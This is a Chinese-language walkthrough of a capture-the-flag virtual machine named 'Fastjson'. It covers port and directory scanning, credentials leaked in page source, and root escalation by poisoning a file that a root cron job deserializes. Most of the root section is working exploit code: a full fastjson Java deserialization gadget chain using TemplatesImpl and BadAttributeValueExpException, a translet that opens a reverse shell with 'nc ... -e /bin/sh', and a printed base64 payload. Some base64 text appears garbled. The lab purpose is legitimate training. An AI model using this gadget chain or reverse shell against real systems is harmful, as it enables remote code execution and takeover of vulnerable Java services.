

导入靶机



根据ip扫描端口服务


端口扫描

```
nmap -T4 -A -v 192.168.1.159
```



访问8080端口

```
curl http://192.168.1.159:8080
```



访问发现有一个web网页 去浏览器里面看看 并且后台先扫描一下目录

```
gobuster -u http://192.168.1.159:8080 -w /usr/share/wordlists/big.txt
```


访问页面



访问8080端口是一个网页 可以播放音乐

出了到题目 要我们写出下车时还有多少人


根据题目信息可以尝试输入0.5 (哪里有0.5个人的呢)




要求只能输入整数 查看网页源代码

```
395     }
396     setInterval(() => createIceCrystal(), 500);
397     for(let i = 0; i < 10; i++) setTimeout(() => createIceCrystal(), i * 150)
398 </script>
399 </body>
400 <!--要不网络搜索一下?? 找找这段动人的音乐-->
401 </html>
```


提示让我们网络搜索一下音乐出处 我们直接网易云启动搜索一下音乐是什么



可以搜索到歌曲名字 `チルノのパーフェクトさんすう教室`



观察歌曲歌词可以看到相同的题目 而答案是0

我们回到页面输入0试试



成功跳转到一个新的页面

又有一个问题 问我们forName和loadClass那个方法会触发类的初始化

显然是forName会进行初始化 loadClass只会加载类到jvm中

回答完问题之后 查看源代码可以看到有个密钥对

```
Cirno:999999999
```

```
348     }
349
350     setInterval(() => createIceParticle(), 480);
351     for (let i = 0; i < 10; i++) setTimeout(() => createIceParticle(), i * 180);
352 </script>
353 <!--Cirno:999999999-->
354 </body>
355 </html>
```

ssh登录一手 于此同时扫描结果也有了 有个friend的路由 访问看看

```
$ gobuster dir -u http://192.168.1.159:8080/ -w /usr/share/dirb/wordlists/big.txt

=====
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://192.168.1.159:8080/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/dirb/wordlists/big.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/error (Status: 500) [Size: 73]
/friend (Status: 200) [Size: 287]
/secci (Status: 400) [Size: 435]
Progress: 20469 / 20469 (100.00%)
=====
Finished
=====
```

```
curl http://192.168.1.159:8080/friend
```

```
<!--Cirno:999999999-->
</body>
</html>

(kali㉿kali)-[/usr/share/dirb/wordlists]
$
```

依然是密钥对 我们ssh登录

USER

```
ssh Cirno@192.168.1.159
```


Warning: Permanently added '192.168.1.159' (ED25519)
Cirno@192.168.1.159's password:

```
Cirno@Fastjson:~$ ls
user.txt
Cirno@Fastjson:~$ cat ./user.txt
flag{f176c3af829faae619fb3d3b9aa6ae77}
Cirno@Fastjson:~$
```

成功登录并得到user的flag

Root

访问根目录 可以看到当前有许许多多的Baka文件

```
Cirno@Fastjsn:~$ cd /
Cirno@Fastjsn:/$ ls
Baka10    Baka34    Baka73    bin        lost+found sbin
Baka19    Baka36    Baka75    boot       media      srv
Baka21    Baka4     Baka77    dev        mnt        sys
Baka22    Baka41    Baka84    empty      opt        tmp
Baka30    Baka52    Baka90    etc        proc       usr
Baka31    Baka61    Baka91    home       root       var
Baka32    Baka64    Baka99    lib        run
```

等待一分钟发现有多了一个文件 猜测是个定时任务 而且还是root的定时任务

-rw-r--r--	1	root	root	0	Jun	10	19:06	Baka4
-rw-r--r--	1	root	root	0	Jun	10	19:01	Baka41
-rw-r--r--	1	root	root	0	Jun	10	19:03	Baka52
-rw-r--r--	1	root	root	0	Jun	10	18:58	Baka61
-rw-r--r--	1	root	root	0	Jun	10	18:57	Baka64
-rw-r--r--	1	root	root	0	Jun	10	18:50	Baka73
-rw-r--r--	1	root	root	0	Jun	10	18:55	Baka75
-rw-r--r--	1	root	root	0	Jun	10	19:05	Baka77
-rw-r--r--	1	root	root	0	Jun	10	18:49	Baka84

```
cat /etc/crontabs/root
```

```
Cirno@Fastjson:/$ cat /etc/crontabs/root
cat: can't open '/etc/crontabs/root': Permission denied
```

访问查看内容 那就随便翻翻文件夹吧


```
Cirno@Fastjson:/$ cd /usr
Cirno@Fastjson:/usr$ ls
1.txt      bin        lib        libexec    local     /sbin      share
Cirno@Fastjson:/usr$ cat 1.txt
r00ABXNyAC5qYXZheC5tYW5hZ2VtZW50LkZhZEF0dHJpYnV0ZVZhbnV1RXhwRXhjZXB0aw9u10fag2Mt
RkACAAAFMAAN2YwX0ABJMamF2YS9sYW5nL09iamVjdDt4cGATamF2YS5sYW5nLkV4Y2VwdGlvbDtD9Hz4a
0xzEAgAAeHIAE2phdmEubGFuZy5UaHJvd2FibGxVxjUuOXe4yWMABEwABWnhdXNldAAVTGphdmEubGFu
Zy9UaHJvd2FibGU7TAANZGV0YWl5TWVzc2FnZXQAEKxqYXZhl2xhbmcvU3RyaW5nO1sACnN0YWNrVHJh
Y2V0AB5bTGphdmEubGFuZy9TdGFja1RyYWNlRw1lbWVudDtMABRzdXBwcmVzc2VkrXhjZXB0aw9uc3QA
EEExqYXZhl3V0aWwvTG1zdDt4cHEAfgAICHVYAB5bTGphdmEubGFuZy5TdGFja1RyYWNlRw1lbWVudDsC
Rio8PP0iOQIAAHwAAAAAXNyABtqYXZhlMxhbmcuU3Rhy2tUcmFjZUVsZW1lbmRhCclaWJjbdbQIABEkA
CmxpbmV0dW1iZXJMAA5kZWNsYXJpbmdDbGFzc3EafgAFTAAIZm1sZU5hbWVxAH4ABUwACm1ldGhvZE5h
bWVxAH4ABXhwAAAAIHQADWnVbS5mYXN0anNvbGJF0AA5mYXN0anNvbGJEuamF2YXQABG1haW5zczgAmamF2
YS51dG1sLkNvbGx1Y3Rpb25zJFVubW9kaWZpYWJsZUxpc3t8DyUxtey0EAIAAUwABGxpc3RxAH4AB3hy
ACxqYXZhlbnV0aWwvU29sbGVidG1ybmkvVW51b2R0Zm1hYmxlQ29sbGVidG1ybhlCAIDIXyceAgABTAAB
```

在usr目录可以找到一个1.txt文件

文件内容为base64 从文件头可以知道这是一个java序列化数据被base64编码后的字符串

java序列化数据的前二个字节是 AC ED

旁边的base64编码的内容和1.txt里面的前几个字符也对的上

The screenshot shows a Java IDE with a hex dump on the left and a console window on the right. The hex dump displays the following data:

0	1	2	3	4
AC	ED	00	05	73
6C	2E	48	61	73
D1	03	00	02	46
72	49	00	09	74
40	00	00	00	00
01	73	72	00	34
63	6F	6D	6D	6F

The console window shows the following output:

```
D:\java_azul_8u94\zu8.94.0.17-ca-fx-jdk8.0.49  
r00ABXNyABFqYXZhLnV0aWwuSGFzaE1hcAUH2sHDFmDRAWA  
进程已结束，退出代码为 0
```

猜测可能有java反序列化可以打

搜索和java有关的东西

```
find / -name *.java 2>/dev/null
```

```
Cirno@Fastjson:/usr$ find / -name *.java 2>/dev/null
/var/opt/tt.java
Cirno@Fastjson:/usr$
```

存在一个java文件 tt.java

```
Cirno@Fastjson:/var/opt$ ls
999.jar  tt.java
Cirno@Fastjson:/var/opt$ ls -al
total 552
drwxr-xr-x  2 root  root    4096 May 28 12:30 .
drwxr-xr-x 13 root  root    4096 May  8 10:51 ..
-rw-r--r--  1 root  root   550077 May 28 12:26 999.jar
-rw-r--r--  1 root  root    605 May 28 12:30 tt.java
Cirno@Fastjson:/var/opt$
```

存在2个root权限的文件

```
Cirno@Fastjson:/var/opt$ cat tt.java
import java.io.*;
import java.util.Base64;
import java.util.Scanner;

public class tt {
    public static void main(String[] args) throws Exception{
        Scanner scanner = new Scanner(new File("/usr/1.txt")).useDelimiter("\\A"
    );
    if(scanner.hasNext()){
        String data = scanner.next();
        System.out.println(data);
        byte[] ass = Base64.getDecoder().decode(data);
        ByteArrayInputStream bais = new ByteArrayInputStream(ass);
        ObjectInputStream ois = new ObjectInputStream(bais);
        ois.readObject();
    }
}
```

标准的反序列化 读取1.txt文件中的序列化数据进行反序列化

把999.jar下载看看有什么依赖可以打



解压直接看依赖和MANIFEST.MF文件 可以得到主类就是tt.java 只有一个fastjson的依赖

fastjson经常拿来打解析反序列化

但是这里是java原生的反序列化 所以可以使用JSONObject这个类

fastjson链子构造

演示一下


```
1 import com.alibaba.fastjson.JSONObject;
2
3 public class fastjsontest {
4     static class User{
5         String name;
6         String id;
7
8         public User(String name , String id){
9             this.name = name;
10            this.id = id;
11        }
12
13        public String getName() {
14            System.out.println("getname");
15            return name;
16        }
17
18        public void setName(String name) {
19            this.name = name;
20        }
21
22        public String getId() {
23            System.out.println("getid");
24            return id;
25        }
26
27        public void setId(String id) {
28            this.id = id;
29        }
30    }
31    public static void main(String[] args) {
32        JSONObject json = new JSONObject();
33        User user = new User( name: "sakuya", id: "0");
34        json.put("sakuya",user);
35        json.toString();
36    }
37 }
```

重点在于这个toString的触发 上面随便写了个类用于测试


```
3 public class fastjsontest {
4     static class User{
13         public String getName() {
14             System.out.println("getname");
15             return name;
16         }
17
18         public void setName(String name) {
19             this.name = name;
20         }
21
22         public String getId() {
23             System.out.println("getid");
24             return id;
25         }
26
27         public void setId(String id) {
28             this.id = id;
29         }
30     }
31     public static void main(String[] args) {
32         JSONObject json = new JSONObject();
33         User user = new User("sakuya", "0");
34         json.put("sakuya", user);
35         json.toString();
36     }
37 }
```

运行 fastjsontest

D:\java_azul_8u94\zulu8.94.0.17-ca-fx-jdk8.0.492-win_x64\bin\java.exe ...

getid
getname

进程已结束，退出代码为 0

事实上当触发toString方法的时候 JSONObject内部会反射调用触发字段的getter方法

由此特性可以构造fastjson的java原生反序列化链子 这里低版本也没有什么限制 所以可以直接打

```
import com.alibaba.fastjson.JSONObject;
import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;
import com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl;

import java.lang.reflect.Constructor;
import java.nio.file.Files;
import java.nio.file.Paths;
import java.util.Properties;

public class fastjsontest {
    public static void main(String[] args) throws Exception {
        String path = "D:\\123\\Calc.class";
        byte[] eval = Files.readAllBytes(Paths.get(path));

        byte[][] _bytecodes = new byte[][]{eval};
        String transletName = "sakuya";
```


```

Properties pro = new Properties();
TransformerFactoryImpl fac = new TransformerFactoryImpl();

Class clazz =
Class.forName("com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl");
Constructor constructor = clazz.getDeclaredConstructor(byte[]
[].class,String.class,Properties.class,int.class,TransformerFactoryImpl.class);
constructor.setAccessible(true);
TemplatesImpl obj = (TemplatesImpl)
constructor.newInstance(_bytecodes,transletName,pro,1,fac);

JSONObject json = new JSONObject();
json.put("sakuya",obj);
json.toString();
}
}

```



本地测试可以打 但是要是有一个可以触发toString方法的类

使用BadAttributeValueExpException类

```

import com.alibaba.fastjson.JSONObject;
import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;
import com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl;
import sun.rmi.server.UnicastRef;
import sun.rmi.transport.LiveRef;
import sun.rmi.transport.tcp.TCPEndpoint;

import javax.management.BadAttributeValueExpException;
import java.io.ByteArrayInputStream;
import java.io.ByteArrayOutputStream;
import java.io.ObjectInputStream;

```

```

import java.io.ObjectOutputStream;
import java.lang.reflect.Constructor;
import java.lang.reflect.Field;
import java.lang.reflect.Proxy;
import java.nio.file.Files;
import java.nio.file.Paths;
import java.rmi.registry.Registry;
import java.rmi.server.ObjID;
import java.rmi.server.RemoteObjectInvocationHandler;
import java.util.Base64;
import java.util.Properties;
import java.util.Random;

public class fastjsontest {

    public static void main(String[] args)throws Exception {
        String path = "D:\\123\\Calc.class";
        byte[] eval = Files.readAllBytes(Paths.get(path));

        byte[][] _bytecodes = new byte[][]{eval};
        String transletName = "sakuya";
        Properties pro = new Properties();
        TransformerFactoryImpl fac = new TransformerFactoryImpl();

        Class clazz =
Class.forName("com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl");
        Constructor constructor = clazz.getDeclaredConstructor(byte[]
[].class,String.class,Properties.class,int.class,TransformerFactoryImpl.class);
        constructor.setAccessible(true);
        TemplatesImpl obj = (TemplatesImpl)
constructor.newInstance(_bytecodes,transletName,pro,1,fac);

        JSONObject json = new JSONObject();
        json.put("sakuya",obj);

        BadAttributeValueExpException bad = new
BadAttributeValueExpException(false);
        Field val = bad.getClass().getDeclaredField("val");
        val.setAccessible(true);
        val.set(bad,json);

        ByteArrayOutputStream baos = new ByteArrayOutputStream();
        ObjectOutputStream oos = new ObjectOutputStream(baos);
        oos.writeObject(bad);
        oos.flush();
        oos.close();

        byte[] aa2 = baos.toByteArray();
        System.out.println(Base64.getEncoder().encodeToString(aa2));
        ByteArrayInputStream bais = new ByteArrayInputStream(baos.toByteArray());
        ObjectInputStream ois = new ObjectInputStream(bais);

```



```
ois.readObject();

    }
}
```



成功反序列化弹出计算器

只需修改命令 然后将数据写入1.txt文件就可以了

```
import com.sun.org.apache.xalan.internal.xsltc.DOM;
import com.sun.org.apache.xalan.internal.xsltc.TransletException;
import com.sun.org.apache.xalan.internal.xsltc.runtime.AbstractTranslet;
import com.sun.org.apache.xml.internal.dtm.DTMAxisIterator;
import com.sun.org.apache.xml.internal.serializer.SerializationHandler;

import java.util.Random;

public class eval extends AbstractTranslet {
    static{
        try {

            Runtime.getRuntime().exec("nc 127.0.0.1 1234 -e /bin/sh");
        } catch (Exception e) {
            throw new RuntimeException(e);
        }
    }
    @Override
    public void transform(DOM document, SerializationHandler[] handlers) throws
TransletException {

    }

    @Override
    public void transform(DOM document, DTMAxisIterator iterator,
SerializationHandler handler) throws TransletException {
```

```
}  
}
```

将该文件编译为.class文件就可以打了

```
import com.alibaba.fastjson.JSONObject;  
import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;  
import com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl;  
import sun.rmi.server.UnicastRef;  
import sun.rmi.transport.LiveRef;  
import sun.rmi.transport.tcp.TCPEndpoint;  
  
import javax.management.BadAttributeValueExpException;  
import java.io.ByteArrayInputStream;  
import java.io.ByteArrayOutputStream;  
import java.io.ObjectInputStream;  
import java.io.ObjectOutputStream;  
import java.lang.reflect.Constructor;  
import java.lang.reflect.Field;  
import java.lang.reflect.Proxy;  
import java.nio.file.Files;  
import java.nio.file.Paths;  
import java.rmi.registry.Registry;  
import java.rmi.server.ObjID;  
import java.rmi.server.RemoteObjectInvocationHandler;  
import java.util.Base64;  
import java.util.Properties;  
import java.util.Random;  
  
public class fastjsontest {  
  
    public static void main(String[] args)throws Exception {  
        String path = "D:\\\\device\\\\ysoserial_jar\\\\ysoserial-  
all\\\\ccfx\\\\src\\\\main\\\\java\\\\eval.class";  
        byte[] eval = Files.readAllBytes(Paths.get(path));  
  
        byte[][] _bytecodes = new byte[][]{eval};  
        String transletName = "sakuya";  
        Properties pro = new Properties();  
        TransformerFactoryImpl fac = new TransformerFactoryImpl();  
  
        Class clazz =  
Class.forName("com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl");  
        Constructor constructor = clazz.getDeclaredConstructor(byte[]  
[].class,String.class,Properties.class,int.class,TransformerFactoryImpl.class);  
        constructor.setAccessible(true);  
        TemplatesImpl obj = (TemplatesImpl)  
constructor.newInstance(_bytecodes,transletName,pro,1,fac);
```

```
JSONObject json = new JSONObject();
json.put("sakuya",obj);

BadAttributeValueExpException bad = new
BadAttributeValueExpException(false);
Field val = bad.getClass().getDeclaredField("val");
val.setAccessible(true);
val.set(bad,json);

ByteArrayOutputStream baos = new ByteArrayOutputStream();
ObjectOutputStream oos = new ObjectOutputStream(baos);
oos.writeObject(bad);
oos.flush();
oos.close();

byte[] aa2 = baos.toByteArray();
System.out.println(Base64.getEncoder().encodeToString(aa2));

}
}
```


ro0ABXNyAC5qYXZhec5tYW5hZ2VtZW50LkjhZEF0dHJpYnV0ZVZhbnVlRXhwRXhjZXB0aw9u1Ofaq2Mtr
kACAAAFMAAN2Ywx0ABJMamF2YS9sYW5nL09iamvjdDt4cgATamF2YS5sYW5nLkV4Y2VwdG1vbtD9Hz4aOx
zEAgAAeHIAE2phdmEubGFuZy5UaHJvd2FibGVxvXjUnOxe4ywmABEWABWNhdXNldAAVTGphdmEvbGFuZy9
UaHJvd2FibGU7TAANZGV0YWlSTWVzc2FnZXQAekxqYXZlL2xhbmcvU3Ryaw5n01sACnN0YWNrVHJhY2V0
AB5bTGphdmEvbGFuZy9TdGFja1RyYWNlRwxlbWVudDtMABRzdXBwcmVzc2VkrXhjZXB0aw9uc3QAEExqY
XZlL3V0awwvTG1zdDt4CHEAfgAICHVyAB5bTGphdmEubGFuZy5TdGFja1RyYWNlRwxlbWVudDsCRio8PP
0ioQIAAHwAAAAAXNyABtqYXZlLmxhbmCuU3Rhy2tUcmFjZUVsZWl1bnRhCcwajjbdhQIABEkACmXpbmV
Odwl1iZXJMAA5kZWNSYXJpbmdDbGFzc3EAfgAFTAAIZm1sZU5hbWVxAH4ABUwAcM1ldGhvZE5hbWVxAH4A
BXhwaAAAAAMHQADGzhc3Rqc29udGVzdHQAewZhc3Rqc29udGVzdC5qYXZhdAAEbWfPbnNyACZqYXZlLnV0a
wwuQ29sbGVjdG1vbnMkvW5tb2RpZm1hYmxlTG1zdPwPJTG17I4QAgABTAAEBglzdHEAfgAAEHIALGphdm
EudXRpbC5Db2xsZWNOaw9ucyRVbm1vZG1maWFiBgVDb2xsZWNOaw9uGUIAgMte9x4CAAFMAAFjdAAWTGp
hdmEvdXRpbC9Db2xsZWNOaw9u03hwc3IAE2phdmEudXRpbC5BcnJheUxpc3R4gdIdmcdhnQMAAUkABHNp
emV4CAAAAAAB3BAAAAAB4CQB+ABV4c3IAH2NvbS5hbG1iYWJhLmZhc3Rqc29uLkptTT05Pymp1Y3QAAAAA
AAAAQIAAUWAA21hcHQAD0xqYXZlL3V0awwvTWfW03hwc3IAEwphdmEudXRpbC5IYXNoTWFwBQfawcMwYN
